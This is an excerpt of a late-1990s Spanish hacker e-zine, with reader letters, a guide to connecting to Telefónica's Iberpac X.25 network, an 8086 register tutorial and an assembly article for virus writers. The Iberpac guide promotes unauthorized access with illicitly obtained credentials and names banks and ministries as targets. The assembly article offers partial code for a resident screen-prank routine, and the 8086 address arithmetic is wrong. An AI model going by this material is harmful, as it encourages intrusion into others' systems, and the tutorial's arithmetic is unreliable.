esa creo que es la mayor consigna que tengo, pero ante ello me asombro de las
temerosas circunstancias que me rodean, solo quiero que me permitais
conoceros y sobre todo compartir conmigo tanto de vuestro conocimiento.....
por ello no eludo la responsabilidad que me acoge pero si..... me hago
consciente que el due¤o del conocimiento, se hace due¤o del poder... y el
poder para que?.. es logico que no es solo una frase es una implicacion de
lo que significa ser humano.... yo tengo muchas espectativas y una de ellas
es poder conoceros sin necesidad te tener miedo.....!!

gracias   JuanCamilo

[?????????]

-{ 0x09 }-

Hola que tal...sigo vuestra revista desde sus comienzos...en primer lugar
(para que voy a cambiar) felicitaciones por vuestra revista..es
sorprendente como avanza en contenidos y calidad con Succ(Set(n - 1))
espero que esta n tienda al infinito..   -)
Bueno despues de tanto alago vamos al grano..os escribo para ver si es
posible que introduzcais una nueva seccion sobre hack a redes locales (como
la de la uni...etc) ya que para empezar por lo menos es menos peligroso...y
divertido hacerse con una cuenta de supervisor ya que ultimamente tenemos un
peque¤o pique paara ver quien lo consigue antes. como me enrollo..La cosa es
que en LANs montadas bajo TCP/IP...conseguir acceso debe ser algo parecido
ha hacerlo en inet..solo que mas seguro si te cazan (corregidme si me

equivoco) asi que aparte de TCP podiais tambien comentar algo sobre bugs de Novell..el peer to peer de guindoze y demas...bugs en los protocolos.. explicacion tecnica de los msmos (incluso ya a mas bajo nivel como montar un red casera bajo TCP en la que convivan Linux, DOs, W95..etc algo que me ronda la cabeza..para probar nada mejor desde w95 contra Linux..hacerme root!!!) bueno he estado preparando un articulillo sobre esto pero me he hechado a atras ya que mis conocimientos no son los suficientes como para darle mi toque personal...y seria una recopilacion de lo encontrado por ahi. Bueno creo que esto es buena idea para la zine ya que si algun dia estais faltos de material creo que os iria bien con esto...bueno dejo de aburriros..espero que os sirva de ayuda algun dia..
Un saludo a todos los miembros del grupo

electron...
and remember " The World is a beta Version "

[Sobre eso que dices que has "escrito", envialo y ya veremos. Sobre el tema de las redes locales o LAN, la verdad es un campo del que se puede decir que nos habiamos olvidado. Procuraremos meter algo en proximos numero. Claro que para eso es necesario que alguien lo escriba. Se anima alguien?

Lo de hackear una LAN... no implica mas seguridad. Al contrario, y mas si es de la uni como dices. Veamos, el rollo esta en que por lo general, en las universidades es donde mas facilmente podemos encontrar bugs activos y agujeros como si de un emmental se tratara. Los problemas aparecen por varios motivos.

Por un lado, si el admin es lo suficientemente listo, habra levantado un peque¤o firewall, aunque sea simplemente meterle un Proxy. Por lo que implicitamente se sabe que el ataque viene desde dentro.

Por otro lado, uno de los riesgos que implica hackear la universidad es que si te pillan, aparte del tema legal de hackear una red, te van a echar de la universidad, con un expediente no mu bueno, la verdad. Aunque puede que te pase lo contrario, y te intente callar si resulta que esa universidad tiene algo... "raro" Que pasa mas de lo que parece.

De todas formas, siempre es arriesgado. Si no, no seria divertido]

EOF

```
-[ 0x0C ]--------------------------------------------------------------
-[ INTRODUCCION A IBERPAC -I- ]-----------------------------------------
-[ by El Nuevo Eljaker ]-----------------------------------------SET-13-

-----------------------------
  INTRODUCCION A IBERPAC #1
-----------------------------
 Segunda Revision     4/1/98
-----------------------------
```

"...porque no somos uno, somos multitud"
SINIESTRO TOTAL

Presentacion

Aprovechando mi vuelta a la actividad con el articulo del primer aniversario, he buscado en el baul de los recuerdos y he sacado un pequeño articulo sobre Iberpac que tenia a medio hacer.

Se llama "Introduccion a Iberpac" y es un pequeño manual de iniciacion para los que llegan ahora a la scene. El articulo sirve como recuerdo de los antiguos tiempos en los que Iberpac era el nucleo de la cultura hack en nuestro pais, hasta la llegada de internet.

Esto no quiere decir que lo que aqui se explica no sirve, NO, lo que digo en el articulo es todavia aplicable. Iberpac no esta muerta, sigue exisitiendo y guarda muchos secretos que habian sido olvidados por la mayoria de los hackers.

Y recuperando el espiritu de las antiguas BBS os traigo informacion libre y gratuita para que la disfruteis.

Aprovechadla

¿Que es Iberpac?

Iberpac es una red de datos creada por Telefonica hace unos cuantos años, cuando todavia casi nadie usaba internet.

Es usada principalmente por empresas privadas y entes publicos (Y por la propia Telefonica) Esto hace que la mayoria de los ordenadores de la red sean de acceso privado, cosa que hace muy atractiva la red para posibles intrusos.

A pesar de esto la red esta siendo olvidada por los nuevos hackers que son bastante comodos y se conforman con la facilidad de acceso de internet.

Glosario de terminos

(*) En el texto uso principalmente los terminos en ingles, si os intersa en el glosario tambien incluyo su traduccion.

PAD - Packet assembler/disassemble --> EDP - Ensamblador/desensamblador de paquetes = Dispositivo que permite la conexion de terminales (asincronos) a

una red de conmutacion de paquetes.

CCITT (ITU-T) = No os pongo lo que significan las siglas :) pero es un organismo internacional encargado de establecer los estandares sobre telecomunicaciones.

NUI - Network User Identifier --> IUR (Identificativo de Usuario de la Red) = Codigo de identificacion de cada usuario. Similar al nombre de cuenta en internet.

CVC - Canales Virtuales Conmutados

NUA - Network User Address --> NRI = Es la direccion de un host. Similar a la ip en internet.

X25 = Estandar de comunicacion entre terminales en modo paquete a traves de redes de transmision de datos.

PSN - Packet Switched Network --> RCM - Red de conmutacion de paquetes = Red de comunacion mediante circuitos virtuales.

¿Como funciona?
===============

El funcionamiento de Iberpac es similar a la de cualquier red de ordenadores. Cada sistema conectado tiene un identificativo (NUA) que hay que conocer para conectarse.

Iberpac es una PSN basada en el estandar X25. No voy a explicar todos los detalles de su funcionamiento ya que me ocuparia bastantes articulos, si quereis mas informacion sobre esto os recomiendo que os leais algun libro de telecomunicaciones que hable de Iberpac (Hay varios)

En internet tambien hay algo de informacion sobre el tema.

Para conectarse desde un PC es necesario un programa que emule un tipo de terminal y un PAD al que conectarse. El PAD se encarga de traducir la comunicacion de nuestro terminal en un formato compatible con el estandar de la red, el X25.

En España hay 4 PADs publicos nacionales y un buen numero de privados. Los 4 PADs nacionales son el 041, 042, 047 y 048. Cada uno para un fin diferente.

En esta tabla os dara una idea de su coste y del tipo de terminales que acceden por cada numero.

Tipo	Pasos inicales	Normal	Reducida	Punta
X-28 acceso 047	2	21,4	34,2	15,6
X-28 acceso 048	2	116,3	154,1	90,5
X-32 acceso 041	2	21,4	34,2	15,6
X-32 acceso 042	2	116,3	154,1	90,5

El 047 y el 041 son mas caros porque permiten la llamada a cobro revertido. (En realidad no es cobro revertido :-) sino que te lo cobran, pero no necesitas un NUI/password para usarlos)

Los programas de comunicacion para ordenadores personales normalemente son de tipo X28 (asincronos)

¿Como conectarse?
==========

Hay varias maneras de conectarse a Iberpac, pero la que mas os interesara seguro que es la tercera:

I) Disponiendo de un PAD privado (Perteneciente a algun organismo publico o empresa) y conectando a traves de el mediante un terminal directo o por telefono. Esta solucion puede ser la mas barata, pero necesitareis que vuestra empresa disponga de PAD o tendreis que localizar algun PAD escaneando. (Haciendo wardialing por vuestra zona)

II) Contrantando con telefonica una linea de comunicacion con Iberpac. De esta manera y pagando una modica cantidad os proporcionaran un manual de uso y un identificativo.

Tarifas (Tal vez esten anticuadas)

Suscripcion: Nada
Configuracion: 1000 Pts
Mensual: 600 Pts por NUI
Conexion: 14 Pts por minuto
Volumen: 10 Pts cada 10 segmentos
Cargo minimo: 24 Pts por conexion
Acceso telefonico: Variable

El identificativo esta compuesto de un NUI y de un password. El formato de estos ha cambiado varias veces y si no estoy muy anticuado creo que el NUI era de 9 caracteres y el password de 6.

No se porque esa mania de cambiar tanto de formato, no saben que nosotros no nos rendimos... pueden correr, pero no escapar...

Para conectarse el proceso es muy sencillo, solo hay que seguir las indicaciones que vienen en el manual que entrega Telefonica con el contrato. Si habeis tenido suerte y habeis conseguido un identificativo por otra via menos ortodoxa :-) aqui teneis un pequeño guion:

1. Coger un programa de comunicaciones/terminal tipo Telix, minicom o el terminal de w95.
2. Selecionar los parametros de comunicacion a 7E1 y emulacion de terminal tipo VT100.
   Es la emulacion mas usada, aunque tambien se pueden usar otras. Normalemente al conectar se os pedira elegir el tipo de terminal usado.
3. Marcar del 048 (ATDT048)
4. Cuando se realice la conexion (CONNECT) teclear dos puntos: '..'
5. Aparecera el prompt: 'IBERPAC<'
6. Ahora os identificais y indicais el NUA, con esta sintaxis:

Nuuuuuuuuuu/pppppp-2120423214

7. Y si todo es correcto aparecera: 'COM.' y despues conectareis sin problemas.

Uso el 048 porque es el mas barato, pero tambien podeis usar el 047.

Si el metodo falla puede que el NUI-password que teneis no sea correcto o sea antiguo, o tal vez Telefonica haya cambiado de nuevo la sintaxis, ya que suele hacerlo bastante a menudo. (Con lo cual tendreis que averiguar la nueva forma de identificacion)

III) El tercer metodo es el mas recomendable para los hackers, ya que no hace falta contratar una cuenta con telefonica.

El problema es que usa el metodo de cobro revertido, que algunos hosts no aceptan con lo que nuestro campo de accion queda mermado. (Y ademas la llamada es mas cara) Aun asi teneis un numero practicamente ilimitado de ordenadores a los que acceder.

El proceso es muy sencillo y seguramente os sonara.

1. Coger un programa de comunicaciones.
2. Selecionar los parametros de comunicacion a 7E1 y emulacion de terminal tipo VT100.
   Como veis el proceso es similar al acceso con NUI pero a partir de aqui cambia.
3. Marcar del 047 (ATDT047)
4. Cuando se realice la conexion (CONNECT) teclear dos puntos: '..'
5. Aparecera el prompt: 'IBERPAC<'
6. Ahora tecleais le NUA del ordenador al que querais conectaros y YASTA!

2120423214

7. Y aparecera la palabrita 'COM.' y conectareis.

Ejemplo:

```
--------------------
                        (atdt048)
CONNECT 9600 REL/V42
                        (..)
IBERPAC<
                        (2120423214)
<120423214

COM.
--------------------
```

Este tercer proceso usa el metodo de llamada a cobro revertido a traves del 047 que como vereis en la tabla de precios que he puesto arriba es algo mas caro que el 048.

Tambien se puede usar el 048 pero la mayor parte de las veces os respondera con el mensaje de que el NUA no acepta llamadas a cobro revertido.

Yo uso como NUA de prueba este: 2120423214 que pertenece a la Biblioteca de la Universidad Autonoma de Madrid. Es de acceso publico y solo tendreis que teclear como Username: BIBLIOTECA para probar si la conexion es correcta.

Mensajes de Iberpac
==========

Estos son los mensajes que recibireis normalemente de vuestro PAD.

Normalemente van acompañados de un numero de tres cifras que indica el codigo del mensaje.

Ejemplo:
```
-----------
CLR RNA 000
CLR NP 000
CLR ERR 016
-----------
```

COM = Conectado.
CLR RPE = Error en sistema Remoto.
CLR ERR = Error (o sistema punto a punto).
CLR NUI = Error en el NUI/Password.
CLR DTE = El host nos ha expulsado.
CLR INV = Invalido.
CLR OCC = Ocupado.
CLR DER = Fuera de servicio.
CLR NA = No tenemos acceso con nuestro NUI.
CLR NP = El NUA no existe.
CLR NC = Congestion en la red.
CLR CONF = Nuestra peticion de limpiar el PAD ha sido ejecutada.
CLR RNA = No admite cobro revertido.
CLR PAD = Pad limpio.

¿Para que sirve?
==========

Pues a partir de ahora juega tu imaginacion y tu capacidad como hacker, las posiblidades son ilimitadas. Abundan los sistemas antiguos, ordenadores casi imposibles de encontrar en internet en Iberpac se encuentran a montones.

Ademas a traves de Iberpac se puede acceder a la mayoria de las redes publicas X25 de todo el mundo con lo cual el ambito de accion es infinito.

Ni que decir que Iberpac es todavia usada ampliamente por Bancos, Ministerios, Telefonica, etc... objetivos muy atractivos. Sin olvidar por supuesto la famosa linea de seguridad de las cabinas telefonicas o los cajeros automaticos.

Aunque tampoco hay que olvidar que el gran hermano nos esta observando, y la seguridad en Iberpac es bastante alta asi que andaros con cuidado ahi fuera.

Saludos

El Nuevo Eljaker

"Nosotros los estudiamos, nosotros los controlamos"
EL DUKE DE SICILIA

EOF

```
-[ 0x0D ]--------------------------------------------------------------------
-[ DISECCION DEL 8086 ]------------------------------------------------------
-[ by Sir Willy the Psikopath ]-----------------------------------------SET-13-
```

[Comentarios por el buenazo de Rufus T. Firefly]

=-=
FUNCIONAMIENTO DE LOS PROCESADORES 80X86:
=-=

BY

```
                                ___     _          _      _ ___
<_ ||_>   \  /\  /||  |  \ /    | |_||_   |_><_ ||/ | ||_>|_| | |_|
 _>|| \    \/  \/ ||__|__ |     | | ||_   |   _>|| \|_||  | | | | |
```

Hola amigos,

Este es el primer articulo que escribo para saqueadores y espero que,
aunque sea de nivel bastante bajo (casi elemental), le sirva a alguien
para entender como funcionan los procesadores 80x86. Tambien puede servir
para entender mejor como funciona el lenguaje ensamblador, ya que casi
es programar en lenguaje maquina. Bueno, manos a la obra. Para empezar,
presentaremos la estructura basica del procesador:

[[[
Saquedores con mayuscula, un poco mas de respeto.

Venga, hombre que hace tiempo que dejamos preescolar, pero seguro que
a mas de uno le viene bien. ;) Por poner un ejemplo, a algun tio de cierto
departamente de I+D le vendra cojonudo.


Lo que me temia, directo a los registros.
Hagamos una introduccion sobre un ordenador abstracto:
Cualquier ordenador se compone de CPU, Memoria y Periferia.
En el modelo basico solo la CPU puede hablar con los otros dos (luego
salio el DMA y nos jodio el esquema de Neuman, ese tan tipico y potito).
Y no digamos si empezamos con gestores, copros y otras cosas, el pobre Neuman
desaparece entre tantos aditivos.

Internamente la CPU no son solo registros, incluye muchas partes, siendo
las basicas el decodificador-secuenciador, la ALU y los registros (ahora
si). El tema es que de la CPU como programadores solo vemos registros.

El decodificador se encarga de interpretar los bytes que se van cargando
en un registro destinado a tal fin, y luego mediante el secuenciador va
dando las microordenes a los otro elementos (los RISC no suelen necesitar
microordenes).
La ALU es la unidad matematica, encargada de todo lo que tenga que ver con
numeritos. (Arithmetic Logical Unit)
Y los registros son sitios donde guardar datos temporalmente. Facil, ¨no?

En modelos mas avanzados de CPUs se incluyen gestores de memoria virtual,
unidades de coma flotante, ALUs especializadas en algun tipo de operaciones,
caches internas, reordenadores de instrucciones, predictores de saltos, etc
hasta llegar a esos monstruos con millones de transitores, que hacen cosas
en paralelo.

De todos modos prefiero los RISC o los 68k, los x86 siempre me dieron cierto
repelus. Son autenticos parche sobre parche. Y cuando se vea segmentacion nos
volveremos locos de atar.
Sigamos... que el articulo promete.
]]]



Internamente el 8086 guarda toda la informacion necesaria para la ejecucion de las instrucciones en un grupo de 14 registros de 16 bits. El esquema de la arquitectura interna de la CPU del 8086 se muestra en el diagrama de encima de estas lineas. En el se puede distinguir:

-REGISTROS GENERALES:
==========

Son 4 registros de 16 bits denominados AX, BX, CX y DX. Cada uno de ellos puede usarse subdividido como dos registros de 8 bits denominados AH-AL, BH-BL, CH-CL Y DH-DL. AH corresponde a los 8 bits de m s peso (High) del registro AX y AL a los de menos peso (Low) del mismo registro AX. Igualmente se puede aplicar todo esto a los demas bloques BX, CX y DX. Estos cuatro registros de proposito general actuan como acumuladores en instruciones de transferencia de datos, instrucciones logicas e instrucciones aritmeticas. En general, por ser registros acumuladores, pueden ser utilizados para guardar los operandos de las instrucciones, asi como para guardar el resultado de la operacion. Solo BX se puede emplear como registro base para los direccionamientos indirectos.

[[[
Los nombres del grafico son muy orientativos sobre que utilidad suele tener cada uno. Aunque podemos usarlos como queramos, salvo lo de BX, no esta mal hacer caso a los nombres.
]]]

-REGISTROS DE SEGMENTO:
==========

Son cuatro registros de 16 bits indivisibles, que se utilizan para acceder a una determinada zona de la memoria denominada segmento. El tema de la organizacion y el acceso a la memoria en los sistemas basados en el æP-8086 los explicare mas detalladamente al final con un grafico. El contenido de cada uno de los registros indica un determinado segmento de memoria dentro de la general del sistema. El nombre y la funcion especifica de estos registros es la siguiente:

-CS: segmento de codigo, apunta a la zona de memoria en donde se almacenan los codigos binarios en leguaje maquina de las instrucciones del programa.
-DS: segmento de datos, se¤ala la zona de memoria en donde se almacenaran los datos en binario que van a ser utilizados o generados por el programa.
-SS: segmento de pila, identifica la zona de memoria que va a ser utilizada por el programa como la pila del sistema para almacenar datos intermedios durante la ejecucion de un programa.
-ES: segmento extra, permite definir un nuevo segmento para datos.

-REGISTROS PUNTEROS:
====================
Son cinco registros indivisibles todos ellos de 16 bits. Junto con uno de los registros de segmento sirve para acceder a una determinada posicion de memoria. El contenido de un registro puntero se denomina desplazamiento u offset. Con el contenido de este registro se obtiene el desplazamiento dentro del segmento definido por el correspondiente registro de segmento. Los cuatro registros punteros son:

SI y DI: contienen el offset para la busqueda de direcciones para datos, utilizando como registro de segmento DS o ES.

SP y BP: se utilizan para contener los desplazamientos asociados a la pila del programa, por tanto, utilizan como registro de segmento el SS.

IP: denominado registro contador de programa, contiene el valor del desplazamiento, que, unido al registro de segmento de codigo, indicado por el registro CS, permite obtener la direccion de memoria donde se encuentra almacenado el codigo de la instruccion que va a ser ejecutada.

[[[
Proxima posicion de donde leer una instruccion, para ser exactos.
Cuando se lee byte a byte (por ejemplo en una tartana 8088), se usa IP para saber donde esta el proximo byte a leer (de la instruccion, no datos).
En cuanto se lee, se incrementa IP, para saber que ya hemos leido.

Cuando se hacen llamadas a rutinas, se guarda automaticamente IP y si es necesario tambien CS (que justo al poco de empezar la orden de llamada ya no vale la posicion de dicha orden, sino la siguiente), para que cuando se haga el retorno se lea el primer byte de la instruccion siguiente:


```
0011 llamada fulanito -> al comenzar IP vale 0011, segun se ejecuta
                         IP vale 0012, luego se guarda y se salta.
0012 suma             -> al volver de fulanito, se empieza aqui
                         porque el IP que se guardo es 0012.
```
]]]

-REGISTRO DE ESTADO O DE BANDERAS:
==================================
Es un registro indivisible de 16 bits que guarda informacion sobre el estado del microprocesador despues de la ejecucion de ciertas instrucciones especificas, generalmente aritmeticas. Por ejemplo, si al realizar una instruccion de suma, el resultado es de cero, un bit de este registro,

denominado bandera Z, se pone a 1. Si el resultado de la suma hubiese sido diferente de cero, la bandera Z se habria puesto en 0. En las instrucciones de salto o bifurcacion condicional, el estado de algun bit de este registro determina la realizacion o no del salto solicitado.

ORGANIZACION Y ACCESO A MEMORIA DE SISTEMAS BASADOS EN EL æP-8086:
==========

El æP-8086 es capaz de direccionar 1Mbyte de memoria. Para tener acceso a 1Mb, el sistema dispone de 20 lineas en el bus de direcciones. Sin embargo, los registros internos del æP-8086 son como maximo de 16 bits. ¨Como con un registro de 16 bits se puede indicar una direccion de memoria de hasta 1Mb, para lo cual se necesitaria emplear 20 bits? El æP-8086 utiliza la combinacion de dos registros internos de 16 bits para obtener una direccion real de 20 bits. El valor almacenado en un registro de segmento especifica un determinado segmento de memoria. Un registro puntero guarda un valor denominado DESPLAZAMIENTO u OFFSET relativo a un determinado segmento. El segmento i el offset se combinan para obtener una direccion real de 20 bits como sigue: el valor contenido en el registro segmento se desplaza a la izquierda 4 bits (equivale a multiplicar x16 en hexadecimal), al resultado obtenido se le suma el contenido del registro puntero u offset tal como se muestra en el siguiente diagrama:



Por ejemplo, supongamos que el valor almacenado en el registro de segmento DS es, en hexadecimal, 1000h, i en el registro puntero SI el valor, en hexadecimal, es 201h. Si en un programa se accede a la posicion de memoria representada como DS:SI(1000h:201h), la direccion real de memoria a la que se esta accediendo se obtiene ralizando la operacion siguiente:

(DSx16)+SI, en el ejemplo (1000hx16)+201h=1020h

En resumen, la memoria de estos sistemas se encuentra dividida a nivel logico en bloques de memoria denominados SEGMENTOS. Desde el punto de vista del programador, una posicion de memoria se representa por un segmento y un desplazamiento. El valor del segmento debe estar almacenado en uno de los registros de segmento. El valor de desplazamiento se encuentra en un registro puntero o bien se indica en la propia instruccion.

Para acceder a una posicion de memoria, el microprocesador calcula la direccion real, multiplicando el contenido del registro segmento implicado por 16. A este se le suma el offset o desplazamiento.

Normalmente, en un programa las instrucciones deben estar guardadas en un segmento (de codigo), los datos en uno o dos segmentos (de datos) distintos

al anterior y la zona de memoria dedicada a la pila en otro segmento (de pila).

Antes de ejecutar un programa se deben cargar los registros de segmento CS, DS y SS, con los valores de los segmentos respectivos. Esta operacion la realiza automaticamente el sistema operativo, excepto para el registro DS. Como cada segmento tiene un tama¤o maximo de 64Kbytes (2 elevado a 16), en cada fase del programa, el 8086 solo es capaz de direccionar 4 x 64 Kbytes, del Mbyte de memoria maxima total.

Para acceder al resto de la memoria se deben cambiar los valores de los registros de segmento. Hay programas en los que se definen varios segmentos con instrucciones y/o varios segmentos de datos, e incluso varios segmentos dedicados a la pila. En estos casos, debe ser el propio programa el que se encargue de modificar los registros de segmento actuales direccionandolos hacia el segmento adecuado.

Bueno, aqui acaba mi articulo, espero que le sirva a alguien para algo. Si quereis, en proximos articulos comentare algo de los programas en lenguaje ensamblador, aunque creo que la gente que domina el tema de los virus ya tendra un extenso dominio de este lenguaje ya que es imprescindible a la hora de programarlos. Para la gente que no domine este leguaje, hay programas en la red para fabricarlos, aunque no son mas potentes que los de cosecha propia.

Hasta aluego, lucas. HARLLLLLLL!!!!!

[[[
Venga, que seguro que la gente quiere mas... madera, que es la guerra!!!
¨Alguien se anima con los 68k? ¨O los PPC?
]]]

EOF

-[0x0E]--
-[JUGANDO CON ENSAMBLADOR]---
-[by Tzalik]---SET-13-

Buenas a todos los interesados en la programacion de bajo nivel. Resulta que desde hace algun tiempo llevo comiendome el tarro por conocer un poco mas a fondo las tripas del PC, y espero que a alguien le interese el fruto de mis raciocinios. Lo que aqui os dejo son algunas ideas que se pueden aplicar a los que desarrollan virus, con fuente adjunta claro ;), la teoria esta bien pero la practica esta mucho mejor. Asi que vamos al grano.

Lo primero que os voy a contar es como hacer un programa que produzca la inversion de los caracteres de la pantalla en modo texto del PC, y lo mejor es que se queda residente y que por mucho que hagais "mode 80" o por mucho intenteis llamar a servicios del BIOS para que lo restauren esto no ocurrira. El desafortunado usuario tendra que conformarse con dar la vuelta al monitor o rebotar para que el efecto desaparezca. Por supuesto si sois lo suficiente-habiles con la VGA podeis arreglarlo tocando directamente los registros, pero creo que eso no lo suele hacer mucha gente (me incluyo en el grupo :( ).

Asi mismo la idea no solo sirve para invertir los caracteres si no para cambiar la fuente de caracteres como os de la gana, para este ejemplo he decidido que lo de invertir seria muy didactico y muy..... artistico. ;>

El quid de la cuestion esta en un servicio del BIOS de video que sirve para cargar las fuentes de los caracteres que la VGA mostrara por pantalla he probado esto en MCGA y parece que no tira, pero en VGAs y superiores hasta ahora me ha funcionado.

Destripado el servicio es este:

```
INT 10h
AH = 11h Servicio generador de caracteres
AL = 00h Subservicio cargar fuente de usuario
ES:BP = Puntero a la tabla de caracteres
DX = Caracter a cambiar
BL = Bloque de fuente a cargar
BH = Bytes por caracter
CX = Numero de caracteres a cambiar a partir del primero
```

El contenido de AX es fijo para hacer esto, 1100h, en ES:BP tenemos un puntero a la tabla que contiene la definicion de los caracteres. Esta tabla es muy simple. Cada caracter, dependiendo del tamanyo de la fuente, se define por una secuencia de bytes, en 8*16 que es el modo habitual con 16 bytes.

```
              7  6  5  4  3  2  1  0
  Byte 0      .  .  .  *  .  .  .  .     10h
  Byte 1      .  .  *  *  *  .  .  .     38h
  Byte 2      .  *  *  .  *  *  .  .     6Ch
  Byte 3      *  *  .  .  .  *  *  .     C6h
  Byte 4      *  *  .  .  .  *  *  .     C6h
  Byte 5      *  *  .  .  .  *  *  .     C6h
  Byte 6      *  *  *  *  *  *  *  .     FEh
  Byte 7      *  *  *  *  *  *  *  .     FEh
  Byte 8      *  *  .  .  .  *  *  .     C6h
  Byte 9      *  *  .  .  .  *  *  .     C6h
  Byte A      *  *  .  .  .  *  *  .     C6h
  Byte B      *  *  .  .  .  *  *  .     C6h
  Byte C      *  *  .  .  .  *  *  .     C6h
  Byte E      *  *  .  .  .  *  *  .     C6h
  Byte F      .  .  .  .  .  .  .  .     00h
```

Asi que esta tabla tiene la definicion de los caracteres uno detras de otro. En DX tenemos que poner el caracter a cambiar, por ejemplo si queremos empezar a cambiar caracteres a partir de 'a' aqui habria que poner 97. El contenido de BL no lo pillo, yo pongo 00h y todo funciona bien. En BH decimos los bytes por caracter de la tabla, como antes en 8*16 son 16 bytes. Y en CX decimos cuantos caracteres queremos modificar a partir del primero que decimos en DX.

Una vez tienes la secuencia que define a cada caracter no hay mas que invertir el orden de los bytes y llamar a este servicio para que un incordiante caracter invertido adorne la pantalla!!. Aqui teneis el codigo de una funcion en ASM que modifica un solo caracter.

```
;-Set_char-----------------------------------------------------------------
;Redefine un caracter
;Entrada: DX=numero ASCII del caracter
;         ES:BP=Tabla de 16 bytes con la redefinicion del caracter
set_char:
              PUSH AX                           ;Salvamos registros
              PUSH BX
              PUSH CX
              MOV AX,1100H                      ;Llamamos a la INT 10
              MOV BX,1000H                      ;establecer el caracter
              MOV CX,0001H                      ;especificado en DX
              INT 10H
              POP CX                            ;Restauramos registros
              POP BX
              POP AX
              RET
;--------------------------------------------------------------------------
```

Hasta aqui todo bien, pero falta algo. Hay que tener una forma de obtener la secuencia original de bytes para poder invertirla. Para esto tenemos otro servicio del BIOS de video que nos ayuda.

```
   INT 10h
   AX = 1130h Obtener informacion de tipos
   BH = Tipo de fuente
```

Lo unico que hay que tener en cuenta aqui es hacer la llamada con BH = 06h para tipos 8*16. Despues de esto obtendremos en ES:BP un puntero de donde leer la tabla. Si queremos obtener la secuencia del byte i saltamos i*16 bytes y ahi la tenemos. Para que se vea bien esto aqui esta un ejemplo, es una funcion que retorna un puntero a la secuencia de bytes de un caracter.

```
;-Get_char-----------------------------------------------------------------
;Obtiene la definicion ROM 8*16
;Entrada: DX=numero ASCII del caracter
;Salida:  ES:BP=Tabla de 16 bytes con la definicion ROM del caracter

get_char:     PUSH AX                           ;Salvamos registros
              PUSH BX
              PUSH DX
              MOV AX,1130H                      ;INT 10h para obtener
              MOV BX,0600H                      ;para obtener en ES:BP
              INT 10H                           ;la tabla de tipos ROM 8*16
              POP DX                            ;la INT 10 cambia DX
              PUSH DX
              MOV AX,0010H
              MUL DX                            ;Ponemos en BP el offset
              ADD BP,AX                         ;del caracter que esta en DX
              POP DX
```

```
              POP BX                            ;Restauramos registros
              POP AX
              RET
;-------------------------------------------------------------------------
```

Una vez hecho esto solo hay que invertir la secuencia de bytes y llamar
a set_char(). Para invertir la secuencia de bytes no hay que alterar la
memoria que get_char() nos retorna. Copiamos la secuencia en otra parte
y ahi la cambiamos. Como por ejemplo lo que hace esta rutina.

```
;-Invierte_caracter-----------------------------------------------------------
;Entrada:     ES:BP=Caracter original 8*16
;Salida:      ES:BP=Caracter modificado 8*16

caracter:     DB '--','--','--','--',  '--','--','--','--'
              DB '--','--','--','--',  '--','--','--','--'

invierte_caracter:

              PUSH AX                           ;salvamos registros
              PUSH CX
              PUSH DI
              PUSH SI

              MOV SI,BP                         ;bucle de inversion
              LEA DI,[15+caracter]              ;del orden de los bytes
              MOV CX,0000H
      bucle1: MOV AH,BYTE PTR ES:[SI]
              MOV BYTE PTR CS:[DI],AH
              INC CX
              INC SI
              DEC DI
              CMP CX,0010H
              JL bucle1

              PUSH CS                           ;hacemos ES:BP apuntar
              POP  ES                           ;al caracter modificado
              LEA BP,[caracter]

              POP SI                            ;salvamos registros
              POP DI
              POP CX
              POP AX

              RET
;-------------------------------------------------------------------------
```

